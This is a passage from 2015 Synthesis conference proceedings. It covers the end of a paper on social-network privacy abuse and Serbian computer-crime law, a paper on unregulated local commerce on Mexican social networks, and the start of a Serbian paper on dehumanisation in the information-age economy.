- to improve the mechanisms of international legal aid regarding international cases of computer crime or inappropriate behavior detected on the Internet;
- to boost cooperation among police forces of different countries primarily in order to ensure timely and urgent security and keep track of the electronic data serving as evidence of criminal offences;
- to regulate in detail the issues regarding competence for criminal offences with a foreign element and criminal offences committed on the territories of several countries;
- to educate police teams on all aspects of computer crime and its manifestations in practice, as well as on the ways to persecute those who have committed such criminal offences.

Some authors (*e.g.* Sieber, 1998) take a stand that certain measures regarding the legal norms addressing computer crime should also be undertaken at the EU level, targeting a more fundamental study of the links between high tech (computer, cyber) crime and organized crime, continuous education on the practical manifestations of computer crime and options for users' self protection, setting up of special teams that would react in cases of emergency, creation of a network with the data on the location of unlawful and illegal electronic contents, setting up unique rules of conduct in virtual space. Adoption of a new, all-embracing legal framework would create an integral system capable of resisting the growth of various manifestations of computer crime and an increasing number of such offences, but only if based on the implementation of all recommendations proposed by Sieber.

Each and every Internet user, especially if involved in social networking, can contribute to the combat against computer crime by simply following certain rules of behaviour in the virtual world of the Internet. First of all, the right choice of the people to be contacted is essential, as well as the choice of the sites, links and Internet pages on social networks from which the messages originate. The sites should be selected with the utmost attention, upon gathering information on them. Social networking is not recommendable at work because several users may use the same computer, which might lead to computer account abuse.

In order to avoid viruses, antivirus scanning is essential, provided that the program is duly updated.

The passwords to be avoided as risky include one's birth date, name of the town, nickname, user's initials *etc.*, because one can easy break into them and can be easily used for identity thefts, computer frauds and other abuses. Also, passwords for electronic accounts should never be kept as automatically retrievable. If there is any doubt regarding the sender of a certain message, his/her identity should be checked without hesitation in contacts with the known users. "Friends" on social networks should be carefully selected because "identity thieves" can create false profiles and act behind a false identity in order to access other people's personal data and information more easily.

Privacy protection can be attained by a careful selection of the social network to be accessed. In order to do so, it is necessary to get informed in detail about the "privacy policy" of such social network, check if its administrators control the posted information and if there is an option to block inappropriate contents. Special attention should be paid to the selection of the data to be disclosed on the Internet. A social network user should know that each piece of information which has been posted becomes available to everyone and remains permanently recorded. Even if one decides to cancel his/her account and delete everything that has been published, one can never be sure if somebody has already printed the data or the photographs. The best way to ensure privacy protection is to avoid publishing of excessively personal data and photographs which can be available only to the closest friends. It is particularly important not to post children's photographs on the Internet. Parents should talk to their children about the risks of social networking and help them to access social networks in a safe manner.

In cases of maltreatment via the Internet or any social network, it is highly recommended not to respond to violent, threatening or any other dubious messages or calls; such messages or pictures should not be deleted because they can serve as evidence. It is also desirable to call the police if such messages contain threats of violence, stalking, assaulting, child pornography or if other undertaken measures have not given the appropriate results. If the offender is a person whose identity or electronic address is known to the user, the offence should be reported to the police, mobile operator and the Internet provider.

Social networks (forums or chat rooms) offer "Ignore" or "Block" options that block the messages coming from certain users. The same effect can be attained in the contact with the network administrator who will block the incoming messages of the users who were sending distasteful or violent messages. Administrators and moderators of social networks (forums or chat rooms) read all discussions and topics and watch out for insults, threats, instances of personal data publishing and possible violations of users' rights. They will delete such posts, warn the user or block his further access if such misconduct repeats.

It is also recommended to separate private from business (official) profiles. Business profiles must be structured in such a way as to attract business contacts, and not everybody who might abuse the data found in the profile.

If a user finds false data on himself/herself, he/she should react promptly. If the published data is such that it can compromise his/her business or personal reputation, it is advisable to ask the person who has published such data to remove them from the Internet or correct the mistake which has been made. If the one who has published the data refuses to remove it or correct the mistake, the user can always contact the administrator of the Internet page or social network and request removal of the false data.

The Internet users who want to access certain social network should thoroughly consider various offers on the Internet, because there are social networks of different orientations aimed at connecting users with various interests. Also, prior to accessing a social network, it is necessary to read its privacy policy, and check if its administrators monitor all of the posted information and if inappropriate and insulting content can be blocked.

If one takes into account what privacy stands for and how



DOI: 10.15308/Synthesis-2015-10-13

right or wrong it is to share one's personal data and information with others, the question that imposes itself is: in what way are the popular social networks obliged to respect the model of morally responsible behaviour, and in what way should their users take care about protection of their own privacy. The easiest way to prevent abuses of personal data is to urge the users to limit access to their data, while the basic principle for social networks should be to perpetuate combat against unauthorized use of other users' personal data.

The users of social networks can follow a simple procedure to check whether their personal data are subject to any manipulation or abuse. Namely, by typing their full name in the search field on Google and they will be able to visit all the pages where their name is mentioned; the same test can be repeated with the user's phone number, e-mail address or username. Google also offers the possibility to set the so-called "Google Alert" alarm which will send the user an e-mail whenever his/her name or any personal data are mentioned on the Internet.

Serbia has undoubtedly made a considerable progress regarding combating computer crime by introducing offenses against safety of computer data into its Criminal Code. However, recognition of such criminal offenses did not cover the entire field of abuses affecting computer technologies and computer systems (*e.g.* unlawful insertion of „malicious" computer programs into computers or computer systems, harassment through electronic mail, changes of the contents on Internet page(s) without authorization, and the like). Also, the issue of jurisdiction over prosecution of the perpetrators committing such offenses, which more often have international character, remains unresolved. Given the fact that Serbia signed the Convention on Cybercrime, which was ratified in 2009, our Criminal Code should recognize and sanction a series of other criminal offenses, such as illegal interception of data in electronic communication or computer forgery and counterfeiting or computer frauds.

Successful prevention of misuse of social networks is exceptionally important because this type of crime causes grave and often irreparable consequences. A detailed legal regulation, tracking down and sanctioning of all forms of abuse of social networking followed by heightened attention, continual monitoring and control by administrators and users alike, are merely the most important factors of prevention. Daily growth of the Internet and social networks calls for great caution and skills in detecting computer crime. That is why good computer education is indispensable in order to be able to detect abuses, recognize and report any form of online privacy attacks in a timely manner, and thus contribute to a decrease of the huge "dark number" of computer crimes.

## CONCLUSION

Privacy violations are very hard to prove and detecting offenders is almost impossible, because they hide behind their seeming anonymity typical for the virtual world where they act and commit offenses, while the distance between the victim and the offender remains relative, as they can be located on different sides of the world.

In order to decrease the number of social networking abuses and limit violation of users' right to privacy, it is necessary to adopt certain legislative mechanisms and legal regulations to detect and sanction such socially unacceptable criminal behaviour. Also, it is very important to report computer crimes to competent bodies in order to decrease "the dark number" of offenses and achieve better prevention, recognition and monitoring of such acts, as well as to overcome the issue of non-reporting such criminal behaviour.

If one takes into account what privacy stands for and how right or wrong it is to share one's personal data and information with others, the question that imposes itself is: in what way are the popular social networks obliged to respect the model of morally responsible behaviour, and how should their users take care about protection of their own privacy. The easiest way to prevent abuses of personal data is to urge the users to limit access to their data, while the basic principle for social networks should be to perpetuate combat against unauthorized use of other users' personal data.

Serbia has undoubtedly made a considerable progress regarding combating computer crime by introducing offenses against computer data safety into its Criminal Code. However, recognition of such criminal offenses did not cover the entire field of abuses affecting computer technologies and computer systems (*e.g.* unlawful insertion of „malicious" computer programs into computers or computer systems, harassment through electronic mail, changes in Web content without authorization, and the like). Also, the issue of jurisdiction over prosecution of the perpetrators committing such offenses, which more often than not have international character, remains unresolved. Given the fact that Serbia signed the Convention on Cybercrime, which was ratified in 2009, our Criminal Code should recognize and sanction a series of other criminal offenses, such as illegal interception of data in electronic communication or computer forgery and counterfeiting or computer frauds.

A detailed legal regulation, tracking down and sanctioning of all forms of abuse of social networking followed by heightened attention, continual monitoring and control by administrators and users alike, are merely the most important factors of prevention. Daily growth of the Internet and social networks calls for great caution and skills in detecting computer crime. That is why good computer education is indispensable in order to be able to detect abuses, recognize and report any form of online attacks on their privacy in a timely manner, and thus contribute to decreasing the huge "dark number" of computer crimes.

## REFERENCES

Bangemann Report. (1994). Europe and the Global Information Society. Available from http://channelingreality.com/Digital_Treason/Brussels_1995/Bangemann_report.pdf, Retrieved 04.12.2014.

Cannataci, J. A. (1987). *Privacy and data protection law: International development and Maltese perspectives*. Oslo: Norwegian University Press.

Microsoft. (2013). 11 tips for social networking safety. Available from http://www.microsoft.com/security/online-privacy/social-networking.aspx, Retrieved 17.8.2013.

Sieber, U. (1998). Legal Aspects of Computer-related crime in the Information society- COMCRIME Study. The European Comission. Available from http://www.edc.uoc.gr/~panas/PATRA/sieber.pdf, Retrieved 04.12.2014.



DOI: 10.15308/Synthesis-2015-10-13

Synthesis
International Scientific Conference of IT and Business-Related Research

# LOCAL COMMERCE ON SOCIAL NETWORKS IN MEXICO AND ITS REGULATIONS

## LOKALNA TRGOVINA NA DRŠTVENIM MREŽAMA U MEKSIKU I NJENE ZAKONSKE REGULATIVE

Juan Emmanuel Delva Benavides[1], Ma Teresa Prieto Quezada[2], Jean Claude Delva Exume[1]
[1]Universidad de Guadalajara, Centro Universitario de Ciencias Económico Administrativas, Periférico Norte N° 799, Núcleo Universitario Los Belenes, C.P. 45100, Zapopan, Jalisco, México
[2] Cuerpo Académico 508, Centro Universitario de Ciencias Económico Administrativas, Periférico Norte N° 799, Núcleo Universitario Los Belenes, C.P. 45100, Zapopan, Jalisco, Departamento de Investigación

**Abstract:**
The Internet is a double-edged weapon whose effects depend on the intervention of the Government and its regulations. The e-commerce is not an exception and Mexico is making continuous efforts to make the Internet a safe virtual space for the Mexican consumer who spent 9.2 thousand million dollars via the Internet in 2013. The same applies to traditional commerce where trade is regulated by the Law and in order to exist they need their corresponding license. The Local Governments are to regulate this situation, but, as any Government, they are limited by their territorial jurisdiction. Thus, even though citizens are willing to use social networks as ad spaces for local commerce, not even the City Halls of the largest metropolis in Mexico have inspectors or tools capable of supervising local commerce through social networks, which makes the consumers vulnerable to frauds and affects the formal merchants. Due to the efforts of the Mexican government within the Telecommunications reform, the number of the Internet users will increase, along with the number of social network users, thus resulting in altered Internet habits of the Mexican Society and the evolution of local laws.

**Key words:**
City Hall, consumers, Internet, laws

**Apstrakt:**
Internet predstavlja mač sa dve oštrice čiji uticaj zavisi prevashodno od intervencije Vlade i njenih propisa. Elektronska trgovina nije izuzetak tome i Meksiko ulaže kontinuirani napor kako bi Internet postao siguran virtuelni prostor za Meksičke korisnike koji su potrošili 9,2 milijarde dolara preko Interneta u 2013. godini. Isto važi za tradicionalne oblike trgovine koji su regulisani zakonom,a za koje je neophodno pribaviti odgovarajuće dozvole. Lokalne vlasti bi trebalo da regulišu ovu situaciju, ali kao i svaka vlada, imaju ograničenu teritorijalnu nadležnost. Stoga, iako su građani voljni da koriste društvene mreže kao prostor za oglašavanje svoje lokalne trgovine, čak ni gradske većnice najvećih metropola u Meksiku nemaju inspektore i potrebna sredstva za nadgledanje lokalne trgovine putem društvenih mreža, što čini korisnike podložnim prevarama i utiče na trgovce. Uprkos naporima Meksičke vlade u okviru reforme iz oblasti telekomunikacija, broj Internet korisnika će se povećati zajedno sa brojem korisnika na društvenim mežama, što će u velikoj meri uticati na navike Internet korisnika iz Meksika kao i na razvoj lokalnih zakona i regulativa.

**Ključne reči:**
gradska većnica, potrošači, Internet, zakoni

**Acknowledgements:**
The authors would like to thank Iván Said González López and Nadia Marlene Carreon Zamora for their assistance, as well as to the "Centro Universitario de Ciencias Económicas y Administrativas", within the University Of Guadalajara for encouragement and support provided.

## 1. INTRODUCTION

Social networks have become more than just a way to communicate with friends and family. Namely, they also serve as channels that governments can use to send official messages, places where huge companies can expand their new products and as information tools in the Egyptian revolution of 2011 (Valenzuela, 2011). The reaches of these networks are well-known when we study them as examples of tools where boundaries are worthless. But, what if there are situations where the boundaries are necessary for the governments to play their respective roles on exercising their own power? In Mexico, the local governments - city halls - which are responsible for the public security, drinking water, drainage, sewage, markets and supply centers, streets, parks and gardens along with many other issues (Chamber of Deputies, 1917), received their funds mostly from the federal government (Chamber of Deputies, 2015) and from the money gathered from citizen contributions such as taxes or license fees in order to operate properly (Official Gazette of the State of Jalisco, 2015). Since Mexico is a federal nation, it is divided into States that are further divided into Municipalities with a City Hall being responsible for infrastructure improvements and proper delivery of public services (Chamber of Deputies, 1917). However, City Halls can only operate within a limited geographical region, and thus all their faculties must be restricted to their territorial jurisdiction. As previously mentioned, municipalities can collect revenue when giving licenses or taxing, but if a local commercial practice occurs in virtual space, the local government is unable to exercise its power. Consequently, it will miss the possibility of gaining revenue and will not be able to verify if all of the business requirements have been approved. Municipalities are the cornerstone of the sociopolitical transformations and the fundamental axis of Mexico's development (Vallarta, 2002), which is why it is very important to ensure that their faculties are being improved along with the social evolution, as this may happen since 43.5% of Mexicans are the Internet users (INEGI, 2014), and 90% of them have at least one social network (Menéndez & Enríquez, 2014) and only 5.8%, or more than 46 million users, purchase goods or do their billings online (INEGI, 2014).



E-mail: emmanueldelva@gmail.com
DOI: 10.15308/Synthesis-2015-14-16

## 2. RESULTS AND DISCUSSION

| CITY HALL | LOCAL BUSINESS REGULATIONS | REGULATIONS OF PHISICAL ADS | LOCAL BUSINESS REGULATIONS ON SOCIAL NETWORKS | REGULATIONS OF ADS ON SOCIAL NETWORKS. |
|---|---|---|---|---|
| *Zapopan* | Regulation of Trade and Services for the municipality of Zapopan. | Advertising Regulations for the Municipality of Zapopan. | Does not exist | Does not exist. |
| *Guadalajara* | Regulations for the Operation of Commercial and Industrial lines and Provision of Services in the Municipality of Guadalajara. | Regulation Of Advertisements For The Municipality Of Guadalajara. | Does not exist | Does not exist. |
| *Monterrey* | Rules For the Use Of The Public Street In The Exercise Of Business In Monterrey, Nuevo Leon. | Advertisements Rules Of The City Of Monterrey. | Does not exist | Does not exist. |
| *Mexico City* | Commercial Establishments Law of the Federal District. & Commercial Establishments Rules of the Federal District regarding capacity and security establishments with and area of impact. | Outdoor Advertising Law Of Federal District. & Regulations of the Law Of Federal District Outdoor Advertising | Does not exist | Does not exist. |
| *Querétaro* | Regulations For The Development Of Commercial Activities in the Street in The Municipality Of Querétaro. | Regulation Of Urban Image For Municipality Of Querétaro. | Does not exist | Does not exist. |

Table 1. Cities in Mexico where traditional local commerce and advertising are well- regulated, but the commerce and advertising via social networks is still poorly regulated.

## 3. NATIONAL PROTECTION OF MEXICAN CONSUMERS

On February 5, 1976, the Federal Law of Protection to the Consumer enriched the social rights of the Mexican people, and for the first time established the rights for consumers and specialized agencies in the proxy of justice in the sphere of the consumption. The National Institute for Consumers and the Federal Attorney's Office of Consumer (PROFECO) were established, as an organism decentralized of social service, juridical personality and own patrimony with functions of administrative authority entrusted to promote and protect the consuming public interests. Mexico is the second Latin-American country with the Federal Law of Consumer Protection and the first one to have established the Attorney's office (PROFECO, 2015 a).

The objectives of PROFECO include the following:

- to protect and defend the consumers' rights.
- to promote consumers' rights.
- to foment a culture of intelligent consumption.
- to promote equity in trade relationships.
- to ensure legal certainty in trade relationships.
- to improve institutional performance

There is also the monitoring of virtual stores. For instance, the last one was performed on January 15, 2015, where PROFECO supervised whether these virtual shops had proper privacy policies, personal security and financial data, physical address, landline number, detailed description of goods or services, total costs and taxes, payment method reports, terms of delivery or shipping, conditions in case of cancellation, refunds or exchanges, and if the store is committing any kind of fault law (PROFECO, 2015 b).

Actually, there is an institution in Mexico with the vision to become an amicable institution, effective in consumer protection, known for its strict law enforcement, and the ability to promote citizen participation and education for responsible consumption. However, as helpful as it might be, PROFECO (2015 a) cannot issue permission or licenses for local commerce, but it can impose fines or in case of serious misconduct, it can shut down such establishments (Federal Law of Consumer Protection, 1992). Therefore, this Institution works more as a problem-solving organism, despite its efforts to educate consumers, as eventually, even a well-informed consumer can be a victim of food poisoning or fraud.

## 4. LOCAL BUSINESS REGULATION

Mexican municipalities are responsible for public service delivery and promotion of the organic growth of the cities (Chamber of Deputies, 1917). Therefore, since they must achieve the purposes specified by the Constitution (Chamber of Deputies, 1917), it is normal to observe that all the Municipalities have pretty much the same rules or laws. As regards commercial issues, the City Halls would regulate the area of municipal jurisdiction, commercial and industrial performances, both private and public agro-industrial and services activities, as well as the exploitation of material banks, executed on a regular or occasional basis, with or without accommodation according to their impact on the fundamental aspects of community life, including those relating to public safety, general planning of human settlements, urban development, usage, destination and land use, planning and adequate provision of municipal services and public work, as long as such regulations are not reserved to other authorities (Municipal Gazette, 2014).

Thus, in case a citizen wants to open a new store, he/she must satisfy some prerequisites. The first step that needs to be made is to obtain a municipal license. For instance, in the Municipality of Zapopan, one should deliver the following documentation in order to get a license for a beauty shop (Portal Zapopan, 2015):

- Append Charter Manager or Market Square.
- Business Opinion(Purchase registration form to register in boxes).
- Copy and original documents of a person whose property is being accredited.
- Current photographs of business premises and / or the property or area.



DOI: 10.15308/Synthesis-2015-14-16

- An original and one copy of the holder's identification.
- Original and a copy of the notice of operation to the secretary of health.

Once the municipal license has been obtained, it is required to secure parking spaces (Municipal Gazette, 2014 b) upon which the person might be able to open his/her own beauty shop. The same process is applicable to all municipalities, with slight variations.

## 5. SOCIAL NETWORKS AND THEIR USE IN LOCAL COMMERCE

Over the last few years, Mexican Internet users have developed certain habits. Currently, 20% of them purchase online, and 16% of the companies need the Internet so that they can manage social networks for commercial purposes (Menéndez & Enríquez, 2014).

The use of the Internet is increasing each year (Menéndez & Enríquez, 2014) and with the national telecommunications reform entering into force on January 1, 2015, an increase in the expansion of the fundamental rights such as the freedom of expression and access to information is expected. The rights of telecommunications and broadcasting service users are going to be extended. The right of access to information and communication technologies, including broadband and the Internet, is going to be recognized. The reform highlights that telecommunications and broadcasting are public services of general interest, resulting from the state guaranteeing that they will be provided under conditions of competition, quality, diversity, universal coverage, networking, convergence, free access and continuity (Municipal Gazette, 2014 b). In this scenario, where 90% of the Internet users have a social network, a new local commerce shall emerge.

## 6. CONCLUSIONS

Consumers in Mexico are protected by PROFECO (2015.), regardless of the purchasing method (either online or in any other traditional way). Municipalities are in charge of regulating the local commerce, but they do not have necessary tools or rules for developing virtual space commerce like the social networks. Since 90% of 46 million users have some social network, plenty of those local companies have tried using the same tool for sales and consumer attraction, which further resulted in 20% of online purchases (Menéndez & Enríquez, 2014). However, City Halls failed to notice these figures.

The Telecommunications Reform that has been released this year will increase the number of the Internet users, along with the growing number of social network users.

On the other hand, having a local shop outdoors can be very difficult because of the excessive bureaucracy of the Municipalities, thus making it more attractive for merchants and regular citizens to establish commerce through social networks, and avoid all the administrative procedures.

In this century, the Mexican society is changing all of its habits, mostly as a result of the Internet becoming a fundamental part of their lives. Owing to this, the government has been making efforts to improve the right of access to information and communication technologies, which requires further improvement of laws and regulations. This has further triggered the following few proposals:

1. Creating a collaboration agreement with the Federal Government through PROFECO, so that Municipalities can be aware of the business that might be taking place in their own jurisdiction.
2. Easing of bureaucracy, since there are too many requirements prior to obtaining a municipal license.
3. Improving the faculties handled by City Halls, thus making it possible to have a virtual jurisdiction over trades occurring on social networks.

## REFERENCES

Chamber of Deputies. (1917). Mexican Political Constitution, February 5, 1917, last actualization in the Official Diary of the Federation in July-07-2014, article 115. Available from: http://www.diputados.gob.mx/LeyesBiblio/htm/1.htm

Chamber of Deputies. (2015). Expenditure Budget Of The Federation For The Fiscal Year 2015, Chapter One, Federal resources transferred to states, municipalities and the territorial demarcations of the Federal District, p. 3. Available from: http://www.diputados.gob.mx/LeyesBiblio/pdf/PEF_2015.pdf

Federal Law of Consumer Protection. (1992). New Law published in the Official Journal of the Federation on December 24, 1992, last actualization in the Official Diary of the Federation in April-09-2014, articles 128BIS, 128 TER. Available from: http://www.profeco.gob.mx/juridico/pdf/l_lfpc_ultimo_camDip.pdf

INEGI. (2014). Estadísticas A Propósito Del Día Mundial De Internet (17 De Mayo). Available from: http://www.inegi.org.mx/inegi/contenidos/espanol/prensa/contenidos/estadisticas/2014/internet0.pdf

Menéndez, P., & Enríquez, E. (2014). Estudio sobre los hábitos de Internet en México. Available from: https://www.amipci.org.mx/estudios/habitos_de_internet/Estudio_Habitos_del_Internauta_Mexicano_2014_V_MD.pdf

Municipal Gazette. (2014 a). Regulation of trade and services for the district of Zapopan Jalisco. Municipal Gazette 19 (41), pp. 1-2. Available from: http://www.zapopan.gob.mx/wp-content/uploads/pdf/reglamentos_zapopan/ComercioyServicio.pdf

Municipal Gazette. (2014 b). Regulation of buildings and urban development of the town of Zapopan, Jalisco. Municipal Gazette 19 (44), p. 19. Available from: http://www.zapopan.gob.mx/wp-content/uploads/pdf/reglamentos_zapopan/Construccion.pdf

Official Gazette of the State of Jalisco. (2015). Revenue act of Zapopan, Jalisco for fiscal year 2015 Decree number 25281 / LX / 14. Available from: http://zapopan.s3.amazonaws.com/wp-content/uploads/2011/05/Ley-de-Ingresos-del-Municipio-de-Zapopan-Jalisco-para-el-Ejercicio-Fiscal-del-a%C3%B1o-2015.pdf

Portal Zapopan. (2015). Register and Licenses. Formalities. Available from: http://portal.zapopan.gob.mx/pyl/licencias/forma.asp

PROFECO. (2015 a). Who are we? Available from: http://www.profeco.gob.mx/english.htm

PROFECO. (2015 b). Monitoreo de tiendas virtuales. Available from: http://www.profeco.gob.mx/ecomercio/Ultimo_Monitoreo.pdf

Valenzuela, J. (2011). El Berlín 1989 de los árabes. Available from: http://www.elpais.com/especial/revueltas-en-el-mundo-arabe/egipto/

Vallarta, P.J.G. (2002). El Municipio en México. In Federalismo y Regionalismo Memoria del VII Congreso Iberoamericano de Derecho Constitucional, pp. 549 - 574. México: Instituto de Investigaciones Jurídicas de la Universidad Nacional Autónoma de México. Available from: http://biblio.juridicas.unam.mx/libros/1/348/22.pdf



DOI: 10.15308/Synthesis-2015-14-16

Synthesis
International Scientific Conference of IT and Business-Related Research

# DEHUMANIZACIJA KAO IZAZOV EKONOMIJE INFORMACIONOG DOBA

## DEHUMANISATION AS A CHALLENGE TO THE INFORMATION AGE ECONOMY

Dragan Đurđević[1], Miroslav Stevanović[2]
[1]Akademija za nacionalnu bezbednost, Beograd, Republika Srbija
[2]Bezbednosno - informativna agencija, Beograd, Republika Srbija

**Apstrakt:**
Moć čuvanja i upravljanja ogromnom količinom kompleksnih podataka i rukovanja anonimnim finansijskim transakcijama dovela je do uspostavljanja personalizovane finansijske i bankarske elite. Uprkos uticaju informacione revolucije, države su i dalje strukturirane kao i pre nje i priklonile su se kapacitetima finansijske elite da autonomno stvaraju tržišta, organizuju i tehnički funkcionišu na tržištima hartija od vrednosti, što može predstavljati izazov za ekonomsku stabilnost i nacionalnu bezbednost. Promet finansijskih derivativa vrši se putem računara, a velike banke koriste matematičke modele koji bi trebalo da održavaju sistem stabilnim i da omoguće upravljanje rizicima. Tehnološka inovacija platnog prometa su i virtuelne valute, iza kojih ne stoje centralne banke, već im vrednost utvrđuje mnoštvo računara i od inflacije su zaštićene matematičkom funkcijom. Svi matematičko-finansijski modeli zasnovani su na hipotetičkim i netransparantnim algoritmima i omogućuju metode finansijskog prometa koji mogu biti oslonac ekonomskog imperijalizma. Prenormiranje, birokratizacija i otuđenje ukazuju na zanemarivanje pojedinih komponenti racionalnog razvoja. Tehnološki iskorak iziskuje i civilizacijski, jer čovek mora biti dorastao izazovima novih tehnologija. Sloboda, jednakost, bezbednost, efikasnost i pravednost moraju biti sastavni deo vrednosnog sistema ekonomije informacionog doba, posebno stoga što su, usled dostupnosti izvora informacija, socijalni i ekonomski razvoj dostupniji bogatima.

**Ključne reči:**
matematički modeli, zaštita od rizika, finansijska elita, prenormiranje, ekonomski imperijalizam.

**Abstract:**
The power of storing and managing vast amounts of complex data, and handling of anonymous financial transactions, has led to creation of personalized financial and banking elite.
Despite the impact of the information revolution, the states remain structured as before and bow to the capacity of the financial elite to create markets, organize and technically operate on securities markets, which can pose a challenge to the economic stability and national security.
The turnover of financial derivatives is performed by computers, while large banks use mathematical models that should maintain the system stable and allow risk management. Virtual currencies are part of technological innovation payment system, emitted outside the central banks, whose value is determined by a vast multitude of computers and is protected from inflation by mathematical function. All mathematical and financial models are based on hypothetical and non-transparent algorithms and allow the application of financial methods that can be the foundation of economic imperialism.
Over-regulation, bureaucratization and alienation indicate that some components of rational development are being neglected. Technological and civilization breakthrough need to go along, as a man has to be able to cope with the challenges imposed by new technologies. Freedom, equality, security, efficiency and fairness must be an integral part of the value system of the information age economy, mostly due to the fact that availability of information sources, social and economic development are more accessible to the rich.

**Key words:**
mathematical models, hedging, financial elite, over-regulation, economic imperialism.

## 1. UVOD

Krajem XX veka digitalizacija predstavlja moćno sredstvo promena u društvenom, prostornom i vremenskom kontekstu finansijskog tržišta. U tom periodu, finansije postaju centralni deo ekonomije (MacKenzie & Donald, 2006). U okviru procesa omogućenog uvećanjem moći čuvanja i upravljanja ogromnom količinom kompleksnih podataka i rukovanja anonimnim oblicima bankarstva zasnovanog na transakcijama, tradicionalno obrazovana finansijska birokratija je potisnuta u korist uspostavljanja personalizovanog sveta (tzv. elite), a nacionalne države su se priklonile kapacitetima primarnih dilera da stvaraju tržišta, organizuju i tehnički funkcionišu na tržištima hartija od vrednosti (Dyson & Kenneth, 2014).

Informaciono doba odlikuje širenje novih informacionih tehnologija i mogućnosti koje pružaju u prevazilaženju prepreka u komunikacijama koje proističu iz razdaljine, vremena i lokacije, kao i ograničenja koja proističu iz ljudskih kapaciteta za obradu informacija i donošenje odluka. Širenje informacionih tehnologija i njihova opšta primena preko umreženih računara, između kojih se informacije mogu razmenjivati neprekidno, pretvorila je sajber-prostor u mesto odvijanja ljudskih aktivnosti, što je dovelo do porasta značaja informacija i komunikacija, kao izvora bogatstva, u odnosu na prirodne resurse i fizički rad.

Komprimovanje prostora i vremena i nove visokofrekventne elektronske platforme posebno su značajne za sekundarno tržište hartija od vrednosti (Boyer & Saillard, 2005). Ovo je dovelo do raskoraka između novog tržišnog vremena i državnog vremena, još uvek strukturiranog po unutrašnjim izbornim i pravnim kalendarima kao vremenskim okvirom za fiskalnu konsolidaciju i ekonomske reforme. Posledica je da nacionalne elite, kako bi održale kontrolu nad sopstvenim kreditnim kapacitetima,

E-mail: djurdjevic.dragan@gmail.com
DOI: 10.15308/Synthesis-2015-17-21

prioritetizuju instant upravljanje informacijama, a time i novu finansijsku elitu. Primenom informacionih tehnologija, svoje mogućnosti i sposobnosti su uvećali i transnacionalni privredni (posebno, finansijski) subjekti. To je rezultiralo u sve značajnijem obimu ekonomske aktivnosti na prekograničnom nivou, zbog čega donosioci odluka transnacionalnih privrednih subjekata misle i deluju globalno.

U eri globalizacije finansija i finansijskih institucija, nacionalne elite nastoje da ojačaju sposobnost instant upravljanja informacijama na međunarodnom finansijskom tržištu. U tom kontekstu, rast veličine, kompleksnosti i profesionalnog samopouzdanja velikih transnacionalnih finansijskih konglomerata, koji su poplavili tržište transferima, često prikrivenim i u delu sekunde, spekulativnog novca predstavlja ispoljavanje erozije autonomije država. Naime, nacionalne poreske i kontrolne institucije država, sa ograničenim sredstvima na raspolaganju, suočene su sa suštinskim ograničenjima sposobnosti da umire tržište. S druge strane, moć finansijskih tržišta nad državama odražava se:

- u rastu značaja kredita za strukturu i funkcionisanje kapitalizma i vidljive sankcije koje tržište poseduje;
- kroz sistemsku (više nego institucionalnu) moć centara međunarodnog investicionog bankarstva (njujorški *Wall Street* i londonski *City*) na tržištu državnih obveznica i dugova; kao i
- u osetljivosti država da ispune kriterijume koji se nameću kao uslovi kreditiranja (Dyson, 2014).

Uprkos uticaju informacione revolucije na ljudske aktivnosti, države kao dominantan međunarodni subjekt ostaju strukturirane kao i u prethodnim vekovima, što stvara uslove i širi prostor za aktivnosti kojima je realno moguće ugroziti ekonomsku stabilnost i nacionalnu bezbednost jedne zemlje (Petrović, 2009). Prenormiranje, birokratizacija i otuđenje ukazuju da ni društvo još nije dovoljno sazrelo da razume virtuelni svet i sve opasnosti koje iz njega proizilaze. Čini se da sazrevanje u tom pravcu otežava činjenica da su, u nastojanju da se što pre i što više iskoriste informacione tehnologije, zanemarene neke komponente racionalnog razvoja, među kojima je najkritičnija bezbednosna komponenta, zbog čega negativne posledice nekad osetno prevazilaze ostvarene rezultate (Petrović, 2012).

Globalna finansijska oligarhija i na njoj zasnovane politike ne nude uspostavljanje ekološke održivosti, optimalan razvoj i opstanak vrste. S druge strane, praksa je devalvirala osnovanost teze da je za pokretanje bilo kog projekta neophodno globalno bankarstvo, privatne investicije, privatizacija, deregulacija i slična rešenja. Vrednosni sistem investicionog bankarstva sledi logiku imperijalizma i kolonijalizma i zasniva se na ekskluzivitetu nad jeftinim tržištem radne snage koje se zloupotrebljava za proizvodnju dobara za razvijena finansijska (odnosno informatička) tržišta SAD i Evrope.

Civilizacija se može razvijati samo u okvirima za koje postoje neophodni i dovoljni preduslovi, zbog čega je egzistencijalna kriza međunarodnog finansijskog sistema opasna, iako nije neposredna. Rizične finansijske operacije i politika spasavanja protagonista takvih operacija su, kao posledicu, uvele rizik hiperinflatorne eksplozije globalnog finansijskog sistema. Ako bi se to desilo, posledica bi bila najbrutalnija eksproprijacija stanovništva, što bi izazvalo političku i socijalnu krizu izvan naše trenutne moći percepcije. Izostanak jasnih ekonomskih, pravnih i informatičkih rešenja ukazuje da smo suočeni sa vrednosnom krizom, izazvanom padom kulture i morala, u okviru koje su potrošačko društvo, pornografija, droga, nasilje i medijski uticaj globalno devastirali racionalni kapacitet. Vrednosni sistem je urušen svesno, da bi građani bili nemoćni ili da im bar tako izgleda (Lombardo, 2011).

## 2. HIBRIDNI MODELI U FUNKCIJI IRACIONALNIH FINANSIJSKIH OPERACIJA

Napredni modeli informatičkog inžinjeringa, zasnovani na matematičkim algoritmima, pružaju mogućnost za primenu tri napredna metoda obrade finansijsko-ekonomskih podataka:

a) inkorporaciju u ekonomsku analizu kompleksnih varijabila, poput neizvesnosti, očekivanja, nepotpune informacije i ograničenja ljudske sposobnosti za racionalno odlučivanje;
b) razvijanje nelinearnih dinamičkih modela i odvajanje od klasične statičke analize; i
c) direktnu i nekritičku primenu standardne neoklasične ekonomske analize na pojave koje nisu ekonomske prirode, poput uticaja tržišnih i netržišnih sila na ekonomsko i društveno blagostanje.

Ovi uzajamno povezani metodi omogućavaju odvajanje finansijskog poslovanja od suštine teorije monetarne ravnoteže i predstavljaju oslonac za uvod u ekonomski imperijalizam informacionog doba (Radnitzky, 1987).

